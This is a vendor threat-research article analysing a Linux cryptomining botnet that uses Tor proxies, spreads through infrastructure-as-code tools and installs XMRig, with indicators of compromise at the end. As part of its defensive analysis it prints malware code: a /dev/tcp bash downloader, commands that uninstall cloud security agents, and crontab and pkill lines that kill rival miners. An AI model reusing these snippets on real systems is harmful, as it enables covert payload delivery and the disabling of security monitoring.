
# Tor-Based Botnet Malware Targets Linux Systems, Abuses Cloud Management Tools

trendmicro.com/en_us/research/21/d/tor-based-botnet-malware-targets-linux-systems-abuses-cloud-management-tools.html

April 22, 2021



Malware

We found a botnet malware campaign targeting Linux systems, abusing the Tor network for proxies, and exploiting cloud infrastructure management tools for intrusion.

By: David Fiser, Alfredo Oliveira April 22, 2021 Read time:  ( words)

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The rise of threats that target Linux has dispelled the myth that there is no malware that goes after the ubiquitous operating system. As Linux attracts more attention from malicious actors, we have also started seeing threats evolving — abusing services like Ngrok and using functions to hunt and kill other competing malware.

Most of the samples we've recently been analyzing implement encoding techniques that are not effective in protecting any content but are effective enough to slow down analysis via complex functions and multiple layers of code — making it difficult to find patterns to decode all layers at once. Among those we found in our scans is a botnet malware sample whose full

content initially appeared to be Base64 text only, meant to be run piped to Bash. As a result, the shell would interpret the decoded shell script code, which was again encoded in a new layer.

Here we discuss some of the emerging techniques among malicious actors targeting Linux systems: the use of Tor (The Onion Router) through a network of proxies using the Socks5 protocol, the abuse of legitimate DevOps tools, the subsequent downloads of malware samples based on the architecture, and the removal or deactivation of competing malicious cryptocurrency miners, among other detection- and analysis-evasive features.

Tor proxies




Figure 1. The infection chain of the botnet malware

One of the most interesting techniques this botnet malware implements is that all the files it needs to download — post-infection scripts, malicious binaries — are hosted on the Tor anonymity network. The botnet malware downloads the binaries (ss, ps, and curl) in case these are absent in the infected environment. While they are legitimate in and of themselves, these tools are used by the malware to make HTTP requests, obtain information about the

victim system, and run processes. We also found that the malicious actors behind this malware maintain a big network of proxies that receive the connection coming from the surface web.

We also found another technique that the malware uses to perform HTTP requests using shell script and Unix system design, as opposed to using binaries like curl or wget, to get more information on the infected systems.

```
function kurl() {
  read proto server path <<<$(echo ${1//// })
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  (while read line; do
   [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  exec 3>&-
}
```

Figure 2. The downloader used by the botnet malware as an alternate technique in performing HTTP requests

The proxies convert the requests to the Tor network before reaching out to the server and retrieving the files. They also send identifiable information about the victim system, including:

- IP addresses (randomized external and hashed internal)
- The operating system architecture
- The username currently running the script
- A part of the uniform resource identifier (URI) identifying the file to be downloaded (which is architecture-dependent)
- The file to be saved, where -o indicates the file name that should be saved (also randomized)
- The host name running the script




Figure 3. A breakdown of the command details

We also discovered that most of the proxy servers used have open services with multiple vulnerabilities. These might be indicative of previous exploitation and deployment of the Tor proxy service without the knowledge of the server owner. That the proxy service was always disabled after a while in our weeks-long monitoring of the proxies suggests that this is the case.




Figure 4. Some details found from one of the used Tor proxies (e.g., ports)


Figure 5. A disabled proxy

Multiple architecture support and cloud services uninstallation

Another interesting feature is that this malware is capable of running in different architectures as long as the operating system is Linux or is based on it. The initial script does several rounds of checks and confirmations before downloading the files needed to further infect the machine. This sample suggests that the malicious actors behind the malware might be looking to deploy it as part of a wider campaign targeting Linux systems.

We also found that the sample includes a feature that removes certain cloud-related services and agents, as indicated in the following parts of the code:

- /usr/local/share/assist-daemon/assist_daemon –stop
- /usr/local/share/assist-daemon/assist_daemon –delete
- /usr/local/qcloud/monitor/barad/admin/uninstall.sh

- /usr/local/qcloud/stargate/admin/uninstall.sh
- /usr/local/qcloud/YunJing/uninst.sh
- /etc/init.d/aegis uninstall
- systemctl stop aliyunsystemctl disable aliyun

IaC tools abused for malware spreadingWorm-based behavior is no longer uncommon with Linux threats, but this is the first time we noticed the abuse of infrastructure-as-code (IaC) tools for malware spreading. In this sample, the script looks for executables related to the infrastructure automation and management tools Ansible, Chef, and Salt Stack to spread the malware. When infrastructure deployments or configurations are stored in one place, the managed infrastructure as a whole is put at risk upon compromise.

Figure 6. The IaC tools abused for malware spreading

The payloadWe found that, in keeping with the current malware trend, the sample installs a cryptocurrency miner, in the form of the Monero (XMR) miner XMRig. The configuration file is embedded into the binary. It's also worth mentioning that unlike most other forms of cryptocurrency-mining malware, which use public pools, this one uses its own mining pool. This might be because of the larger scale of the botnet as well as the need for stealth.

```
00210E10: 00 00 00 00 00 00 00 00|01 00 00 00 02 00 00 00  |                .   ┐
00210E20: 0F 00 00 00 0A 00 00 00|63 6F 6E 66 69 67 2E 6A  | ☼   .   config.j
00210E30: 73 6F 6E 00 2E 78 6D 72|69 67 2E 6A 73 6F 6E 00  | son .xmrig.json
00210E40: 2E 63 6F 6E 66 69 67 2F|78 6D 72 69 67 2E 6A 73  | .config/xmrig.js
00210E50: 6F 6E 00 00 00 00 00 00|0A 7B 0A 20 20 20 20 22  | on      .{.    "
00210E60: 61 70 69 22 3A 20 7B 0A|20 20 20 20 20 20 20 20  | api": {.
00210E70: 22 69 64 22 3A 20 6E 75|6C 6C 2C 0A 20 20 20 20  | "id": null,.
00210E80: 20 20 20 20 22 77 6F 72|6B 65 72 2D 69 64 22 3A  |     "worker-id":
00210E90: 20 6E 75 6C 6C 0A 20 20|20 20 7D 2C 0A 20 20 20  |  null.    },.
00210EA0: 20 22 68 74 74 70 22 3A|20 7B 0A 20 20 20 20 20  |  "http": {.
```

Figure 7. XMRig with hard-coded configuration file

Another interesting fact is that, like the proxy service, the pool service stops after a while. In addition, the addresses used by the pools host other, unrelated servers. These conditions suggest that the malicious actors behind the malware hack the servers to install the pool service.




Figure 8. A Monero pool address with the service running




Figure 9. A Monero pool address with disabled service

Looking at the crontab, we found that the malware is capable of removing other malicious cryptocurrency miners that are already embedded in the system, likely to ensure that only one wallet gets illicit profit from the affected system. We also found in the crontab details of the cloud services it searches for and disables with grep, which the malicious actors may update to include other services.

```
crontab -l |grep -ivE "cache/auto|ctlib|70OXQG|Malware|Miner|UUses5|\-unix|\.\/oka|\.configrc|\.rsync|\/upd|aliyun|basht|bffbe|c
crontab -l ;grep -iRE "cache/auto|ctlib|70OXQG|Malware|Miner|UUses5|\-unix|\.\/oka|\.configrc|\.rsync|\/upd|aliyun|basht|bffbe|c
pkill -9 -f "defunct|./cron|./oka|\-unix|/tmp/ddgs|/tmp/idk|/tmp/java|/tmp/keep|/tmp/udevs|/tmp/udk|/tmp/update.sh|/tmp/yarn|/us
"
ps x |grep -v grep|grep -E "defunct|kinsing|kdevtmpfs|./oka|zsvc|pdefenderd|smcard2|swapd0|rcu_sched|AliSecGuard|AliYunDunUpdate
```

Figure 10. The crontab showing the removal of other malicious cryptocurrency miners from the system

ConclusionThis malware sample does not need other software; the Linux operating system is the only requirement for the malware to run and spread. It downloads the essential tools (ss, ps, curl) because not every environment targeted for infection has them and it's likely that the user doesn't have the necessary permissions to install them on the system (as in the case of containers).

Already, the use of the Tor network provides the malware authors anonymity. Their use of custom mining pools and a Monero cryptocurrency miner makes tracking them even more difficult, perhaps nigh impossible. Their weaponization of IaC tools suggests that these malicious actors are also well aware of the adoption of new technologies nowadays. More instances of malicious actors hitching on new trends to facilitate their campaigns will likely emerge in the foreseeable future.

The case of this malware sample shows that misconfigurations or vulnerabilities are not the only openings that malicious actors can take advantage of for their campaigns. Its code executions will not be possible without having access to its victim systems. Access to

systems must therefore be properly considered and secured, lest intruders or even malicious insiders compromise the whole infrastructure.

Here are several best practices for securing cloud infrastructures and environments:

- Implement the principle of least privilege and adopt the shared responsibility model. Organizations and security teams should have the visibility and be able to limit the authorized personnel who have access to specific systems. They should also be aware of how sensitive data and confidential information are stored, and how separate systems and environments are secured.
- Replace default credentials with strong and secure passwords, and ensure that security settings of different systems' environments are customized to the organization's needs.
- Update and patch systems regularly.

Trend Micro cloud security solutions

Trend Micro's comprehensive XDR solution applies effective expert analytics to the deep data sets collected from Trend Micro solutions across the enterprise, making faster connections to identify and stop attacks. Cloud-specific security solutions such as Trend Micro Hybrid Cloud Security can help protect cloud-native systems and their various layers. Trend Micro Hybrid Cloud Security is powered by Trend Micro Cloud One™, a security services platform for cloud builders that provides automated protection for continuous-integration and continuous-delivery (CI/CD) pipelines and applications. It also helps identify and resolve security issues sooner and improve delivery time for DevOps teams. The Trend Micro Cloud One platform includes:

- Workload Security: runtime protection for workloads
- Container Security: automated container image and registry scanning
- File Storage Security: security for cloud files and object storage services
- Network Security: cloud network layer for intrusion prevention system (IPS) security
- Application Security: security for serverless functions, APIs, and applications
- Conformity: real-time security for cloud infrastructure — secure, optimize, comply

Indicators of compromise

**Proxy IP addresses**

- 144[.]76[.]110[.]70:9050
- 172[.]104[.]56[.]209:9050
- 178[.]128[.]84[.]253:9050
- 185[.]188[.]183[.]254:9050
- 185[.]35[.]223[.]76:9050
- 201[.]159[.]100[.]58:9050
- 209[.]97[.]174[.]97:9050

- 45[.]32[.]171[.]166:9050
- 46[.]101[.]61[.]9:9050
- 46[.]229[.]55[.]38:9050
- 46[.]229[.]55[.]39:9050
- 51[.]103[.]16[.]14:9050
- 51[.]68[.]214[.]156:9050
- 51[.]75[.]163[.]92:9050
- 51[.]89[.]149[.]71:9050
- 67[.]149[.]39[.]182:9050
- 77[.]120[.]123[.]179:9050
- 77[.]66[.]176[.]9:9050
- 82[.]37[.]194[.]181:9050
- 83[.]217[.]28[.]46:9050
- 85[.]159[.]44[.]163:9050
- 85[.]234[.]143[.]106:9050
- 91[.]194[.]250[.]134:9050
- 92[.]63[.]192[.]7:9050

### Onion links

- 7jmrbtrvkgcqkldzyob4kotpyvsgz546yvik2xv4rpnfmrhe4imxthqd[.]onion/int.x86_64
- bggts547gukhvmf4cgandlgxxphengxovoyo6ewhns5qmmb2b5oi43yd[.]onion/int.x86_64
- Dreambusweduybcp[.]onion/cmd
- i62hmnztfpzwrhjg34m6ruxem5oe36nulzmxcgbdbkiaceubprkta7ad[.]onion/int.x86_64
- ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya7l7btjv4qd[.]onion
- ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya7l7btjv4qd[.]onion/int.x86_64
- mhevkk4odgzqpt2hbj3hhw2uz4vhunoo55evewrgmouyiehcaltmbrqd[.]onion/int.x86_64
- ojk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd[.]onion/int.x86_64
- plgs6otqdiu7snxdfwjnidhw4ncmp5qvvxi5gepiszg75kxebwci2wad[.]onion/int.x86_64
- Ryukdssuskovhnwb[.]onion/int.x86_64
- sg722jwocbvedckhd4dptpqfek5fsbmx3v57qg6lzhuo56np73mb3zyd[.]onion/int.x86_64
- trumpzbffbewy3gn[.]onion/int.x86_64
- Trumpzwlvlyrvlss[.]onion/int.x86_64
- Unixdbnuadxmwtob[.]onion/int.x86_64
- va6xh4hqgb754klsffjamjgotlq7mne3lyyrhu5vhypakbumzeo4c4ad[.]onion/int.x86_64
- y4mcrfeigcaa2robjk3azb2qwcd5hk45xpoaddupmdwv24qoggnmdbid[.]onion/int.x86_64
- yrxxxqia45xxcdqfwyx4pk6ufyanazdwjbv3de7r4mrtyztt5mpw35yd[.]onion/int.x86_64

### Monero pools

- 119[.]205[.]235[.]58:443
- 119[.]205[.]235[.]58:8080
- 136[.]243[.]90[.]99:443
- 136[.]243[.]90[.]99:8080

- 153[.]127[.]216[.]132:8080
- 94[.]176[.]237[.]229:443
- 94[.]176[.]237[.]229:80
- 94[.]176[.]237[.]229:8080